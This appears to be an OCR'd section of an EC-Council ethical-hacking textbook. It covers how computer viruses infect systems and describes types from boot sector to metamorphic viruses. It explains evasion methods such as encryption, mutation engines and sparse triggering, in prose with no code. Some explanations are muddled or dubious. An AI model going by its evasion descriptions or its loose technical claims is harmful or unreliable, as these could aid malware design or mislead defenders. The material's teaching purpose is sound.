
hide01.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Therefore, it is difficult to recognize which event might trigger the execution of a dormant virus. As illustrated in the figure below, the .EXE file's header, when triggered, executes and starts running the application. Once this file is infected, any trigger event from the file's header can activate the virus code along with the application program immediately after executing it.

The most popular methods by which a virus spreads are as follows:

- **Infected files**: A virus can infect a variety of files.
- **File-sharing services**: A virus can take advantage of file servers to infect files. When unsuspecting users open the infected files, their machines also become infected.
- **USBs and other storage media**: When infected storage media such as USB flash drives, memory cards and portable hard disks are inserted into a clean system, the system gets infected.
- **Malicious attachments and downloads**: A virus spreads if a malicious attachment sent via email is opened or when apps are downloaded from untrusted sources.



hide01.ir

Figure 7.39: Infection Phase

- **Attack Phase**

Once viruses spread throughout the target system, they start corrupting the files and programs of the host system. Some viruses can trigger and corrupt the host system only after the triggering event is activated. Some viruses have bugs that replicate themselves and perform activities such as deleting files and increasing session time. Viruses corrupt their targets only after spreading as intended by their developers.

Most viruses that attack target systems perform the following actions:

- Delete files and alter the content of data files, slowing down the system
- Perform tasks not related to applications, such as playing music and creating animations

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.40: Attack Phase

The figure shows two files, A and B. Before the attack, the two files are located one after the other in an orderly manner. Once a virus code infects the file, it alters the position of the files placed consecutively, leading to inaccuracy in file allocations and causing the system to slow down as the user tries to retrieve the files.

In the attack phase:

- Viruses execute upon triggering specific events
- Some viruses execute and corrupt via built-in bug programs after being stored in the host's memory
- The latest and most advanced viruses conceal their presence, attacking only after thoroughly spreading through the host

hide01.ir

How does a Computer Get Infected by Viruses?

To infect a system, first, a virus has to enter it. Once the user downloads and installs the virus from any source and in any form, it replicates itself to other programs. Then, the virus can infect the computer in various ways, some of which are listed below:

- **Downloads**: Attackers incorporate viruses in popular software programs and upload them to websites intended for download. When a user unknowingly downloads this infected software and installs it, the system is infected.
- **Email attachments**: Attackers usually send virus-infected files as email attachments to spread the virus on the victim's system. When the victim opens the malicious attachment, the virus automatically infects the system.
- **Pirated software**: Installing cracked versions of software (OS, Adobe, Microsoft Office, etc.) might infect the system as they may contain viruses.
- **Failing to install security software**: With the increase in security parameters, attackers are designing new viruses. Failing to install the latest antivirus software or regularly update it may expose the computer system to virus attacks.
- **Updating software**: If patches are not regularly installed when released by vendors, viruses might exploit vulnerabilities, thereby allowing an attacker to access the system.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Browser**: By default, every browser comes with built-in security. An incorrectly configured browser could result in the automatic running of scripts, which may, in turn, allow viruses to enter the system.
- **Firewall**: Disabling the firewall will compromise the security of network traffic and invite viruses to infect the system.
- **Pop-ups**: When the user clicks any suspicious pop-up by mistake, the virus hidden behind the pop-up enters the system. Whenever the user turns on the system, the installed virus code will run in the background.
- **Removable media**: When a healthy system is associated with virus-infected removable media (e.g., USB flash drive, card reader), the virus spreads the system.
- **Network access**: Connecting to an untrusted Wi-Fi network, leaving Bluetooth ON, or permitting a file sharing program that is accessed openly will allow a virus to take over the device.
- **Backup and restore**: Taking a backup of an infected file and restoring it to a system infects the system again with the same virus.
- **Malicious online ads**: Attackers post malicious online ads by embedding malicious code in the ads, also known as malvertising. Once users click these ads, their computers get infected.
- **Social Media**: People tend to click on social media sites, including malicious links shared by their contacts, which can infect their systems.

hide01.ir

Types of Viruses

Computer viruses are malicious software programs written by attackers to gain unauthorized access to a target system. Thus, they compromise the security of the system as well as its performance. For any virus to corrupt a system, it has to first associate its code with executable code.

It is important to understand how viruses:

- Add themselves to the target host's code
- Choose to act upon the target system

Viruses are categories according to their functioning and targets. Some of the most common types of computer viruses that adversely affect the security of systems are listed below:

1. System or Boot Sector Virus
2. File Virus
3. Multipartite Virus
4. Macro Virus
5. Cluster Virus
6. Stealth/Tunneling Virus
7. Encryption Virus
8. Sparse Infector Virus
9. Polymorphic Virus
10. Metamorphic Virus
11. Overwriting File or Cavity Virus
12. Companion Virus/Camouflage Virus

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

13. Shell Virus
14. File Extension Virus
15. FAT Virus
16. Logic Bomb Virus
17. Web Scripting Virus
18. Email Virus
19. Armored Virus
20. Add-on Virus
21. Intrusive Virus
22. Direct Action or Transient Virus
23. Terminate and Stay Resident Virus (TSR)

System or Boot Sector Viruses

The most common targets for a virus are the system sectors, which include the master boot record (MBR) and the DOS boot record system sectors. An OS executes code in these areas while booting. Every disk has some sort of system sector. MBRs are the most virus-prone zones because if the MBR is corrupted, all data will be lost. The DOS boot sector also executes during system booting. This is a crucial point of attack for viruses.

The system sector consists of only 512 bytes of disk space. Therefore, system sector viruses conceal their code in some other disk space. The primary carriers of system or boot sector viruses are email attachments and removable media (USB drives). Such viruses reside in memory. Some sector viruses also spread through infected files; these are known as multipartite viruses.

A boot sector virus moves MBR to another location on the hard disk and copies itself to the original location of MBR. When the system boots, first, the virus code executes and then control passes to the original MBR.

hide01.ir




Figure 7.41: Working of system and boot sector virus

- **Virus Removal**

  System sector viruses create the illusion that there is no virus on the system. One way to deal with this virus is to avoid the use of the Windows OS and switch to Linux or Mac, because Windows is more prone to such attacks. Linux and Macintosh have built-in safeguards for protection against these viruses. The other approach is to periodically perform antivirus checks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

File Viruses

File viruses infect files executed or interpreted in the system, such as COM, EXE, SYS, OVL, OBJ, PRG, MNU, and BAT files. File viruses can be direct-action (non-resident) or memory-resident viruses.

File viruses insert their code into the original file and infect executable files. Such viruses are numerous, albeit rare. They are infected in a variety of ways and are found in numerous file types. The most common type of file virus operates by identifying the file type it can infect most easily, such as that with filenames ending in .COM or .EXE. During program execution, the virus executes along with program files to infect more files. Overwriting a virus is not easy, as the overwritten programs no longer function properly. These viruses tend to be found immediately. Before inserting their code into a program, some file viruses save the original instructions and allow the original program to execute, so that everything appears normal.

File viruses hide their presence using stealth techniques to reside in a computer's memory in the same way as system sector viruses. They do not show any increase in file length while performing directory listing. If a user attempts to read the file, the virus intercepts the request, and the user gets back his original file. File viruses can infect many file types, as a wide variety of infection techniques exist.

hide01.ir

Figure 7.42: Working of file virus

Multipartite Viruses

A multipartite virus (also known as a multipart virus or hybrid virus) combines the approach of file infectors and boot record infectors and attempts to simultaneously attack both the boot sector and the executable or program files. When the virus infects the boot sector, it will, in turn, affect the system files and vice versa. This type of virus re-infects a system repeatedly if it is not rooted out entirely from the target machine.

Macro Viruses

Macro viruses infects Microsoft Word or similar applications by automatically performing a sequence of actions after triggering an application. Most macro viruses are written using the macro language Visual Basic for Applications (VBA), and they infect templates or convert infected documents into template files while maintaining their appearance of common document files.

Macro viruses are somewhat less harmful than other viruses. They usually spread via email. Pure data files do not allow the spreading of viruses, but sometimes, the average user, due to the extensive macro languages used in some programs, easily overlooks the line between a data file and an executable file. In most cases, just to make things easy for users, the line

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

between a data file and a program starts to blur only when the default macros are set to run automatically every time the data file is loaded. Virus writers can exploit universal programs with macro capability, such as Microsoft Word, Excel, and other Office programs. Windows Help files can also contain macro code.




Figure 7.43: Working of a macro virus

Cluster Viruses

Cluster viruses infect files without changing the file or planting additional files. They save the virus code to the hard drive and overwrite the pointer in the directory entry, directing the disk read point to the virus code instead of the actual program. Even though the changes in the directory entry may affect all the programs, only one copy of the virus exists on the disk.

A cluster virus, e.g., Dir-2, first launches itself when any program starts on the computer system, and control is then passed to the actual program.

This virus infection leads to severe problems if the victim does not know its exact location. If it infects memory, it controls access to the directory structure on the disk.

If the victim boots from a clean USB pen drive and then runs a utility such as CHKDSK, the utility reports a serious problem with the cross-linked file on the disk. Such utilities usually offer to correct the problem. If the offer is accepted, the virus infects all the executable files and results in the loss of original content, or all files might appear to be of the same size.

Stealth Viruses/Tunneling Viruses

These viruses try to hide from antivirus programs by actively altering and corrupting the service call interrupts while running. The virus code replaces the requests to perform operations with respect to these service call interrupts. These viruses state false information to hide their presence from antivirus programs. For example, a stealth virus hides the operations that it modified and gives false representations. Thus, it takes over portions of the target system and hides its virus code.

A stealth virus hides from antivirus software by hiding the original size of the file or temporarily placing a copy of itself in some other system drive, thus replacing the infected file with the uninfected file that is stored on the hard drive.

In addition, a stealth virus hides the modifications performed by it. It takes control of the system's functions that read files or system sectors. When another program requests information that has already modified by the virus, the stealth virus reports that information to the requesting program instead. This virus also resides in memory.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

To avoid detection, these viruses always take over system functions and use them to hide their presence.

One of the carriers of stealth viruses is the rootkit. Installing a rootkit results in such a virus attack because a Trojan installs the rootkit and is thus capable of hiding any malware.




Figure 7.44: Working of stealth virus/tunneling virus

- **Virus Removal**
  - Always perform a cold boot (boot from write-protected USB)
  - Never use DOS commands such as FDISK to fix the virus
  - Use antivirus software

Encryption Viruses

Encryption viruses or cryptolocker viruses penetrate the target system via freeware, shareware, codecs, fake advertisements, torrents, email spam, and so on. This type of virus consists of an encrypted copy of the virus and a decryption module. The decryption module remains constant, whereas the encryption makes use of different keys.

hide01.ir

An encryption key consists of a decryption module and an encrypted copy of the code, which enciphers the virus. When the attacker injects the virus into the target machine, the decryptor will first execute and decrypt the virus body. Then, the virus body executes and replicates or becomes resident in the target machine. The replication process is successfully accomplished using the encryptor. Each virus-infected file uses a different key for encryption. These viruses employ XOR on each byte with a randomized key. The decryption technique employed is "*x*," or each byte with a randomized key is generated and saved by the root virus.

Encryption viruses block access to target machines or provide victims with limited access to the system. They use encryption to hide from virus scanners. The virus scanner cannot detect the encryption virus using signatures, but it can detect the decrypting module.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.45: Working of encryption virus

Sparse Infector Viruses

To spread infection, viruses typically attempt to hide from antivirus programs. Sparse infector viruses infect less often and try to minimize their probability of discovery. These viruses infect only occasionally upon satisfying certain conditions or infect only those files whose lengths fall within a narrow range.

The sparse infector virus works with two approaches:

- Replicates only occasionally (e.g., every tenth program executed or on a particular day of the week)
- Determines which file to infect based on certain conditions (e.g., infects target files with a maximum size of 128 kb)

hide01.ir

The diagram below shows the working of a sparse infector virus.

The attacker sends a sparse infector virus to the target machine and sets a wakeup call for the virus to execute on the 15th day of every month. This strategy makes it difficult for the antivirus program to detect the virus, thus allowing the virus to infect the target machine successfully.

Figure 7.46: Working of sparse infector virus

Polymorphic Viruses

Such viruses infect a file with an encrypted copy of a polymorphic code already decoded by a decryption module. Polymorphic viruses modify their code for each replication to avoid detection. They accomplish this by changing the encryption module and the instruction sequence. Polymorphic mechanisms use random number generators in their implementation.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The general use of the mutation engine is to enable polymorphic code. The mutator provides a sequence of instructions that a virus scanner can use to optimize an appropriate detection algorithm. Slow polymorphic code prevents antivirus professionals from accessing the code. A simple integrity checker detects the presence of a polymorphic virus in the system's disk.

A polymorphic virus consists of three components: the encrypted virus code, the decryptor routine, and the mutation engine. The function of the decryptor routine is to decrypt the virus code. It decrypts the code only after taking control of the computer. The mutation engine generates randomized decryption routines. Such decryption routines vary whenever the virus infects a new program.

The polymorphic virus encrypts both the mutation engine and the virus code. When the user executes a polymorphic-virus-infected program, the decryptor routine takes complete control of the system, after which it decrypts the virus code and the mutation engine. Next, the decryption routine transfers the system control of the virus, which locates a new program to infect. In the Random Access Memory (RAM), the virus makes a replica of itself as well as the mutation engine. Then, the virus instructs the encrypted mutation engine to generate a new randomized decryption routine, which can decrypt the virus. Here, the virus encrypts the new copies of both the virus code and the mutation engine. Thus, this virus, along with the newly encrypted virus code and encrypted mutation engine (EME), appends the new decryption routine to a new program, thereby continuing the process.

Polymorphic viruses running on target systems are difficult to detect due to the encryption of the virus body and the changes in the decryption routine each time these viruses infect. It is difficult for virus scanners to identify these viruses, as no two infections look alike.




Figure 7.47: Working of polymorphic virus

Metamorphic Viruses

Metamorphic viruses are programmed such that they rewrite themselves completely each time they infect a new executable file. Such viruses are sophisticated and use metamorphic engines for their execution. Metamorphic code reprograms itself. It is translated into temporary code (a new variant of the same virus but with different code) and then converted back into the original code. This technique, in which the original algorithm remains intact, is used to avoid pattern recognition by antivirus software. Metamorphic viruses are more effective than polymorphic viruses.

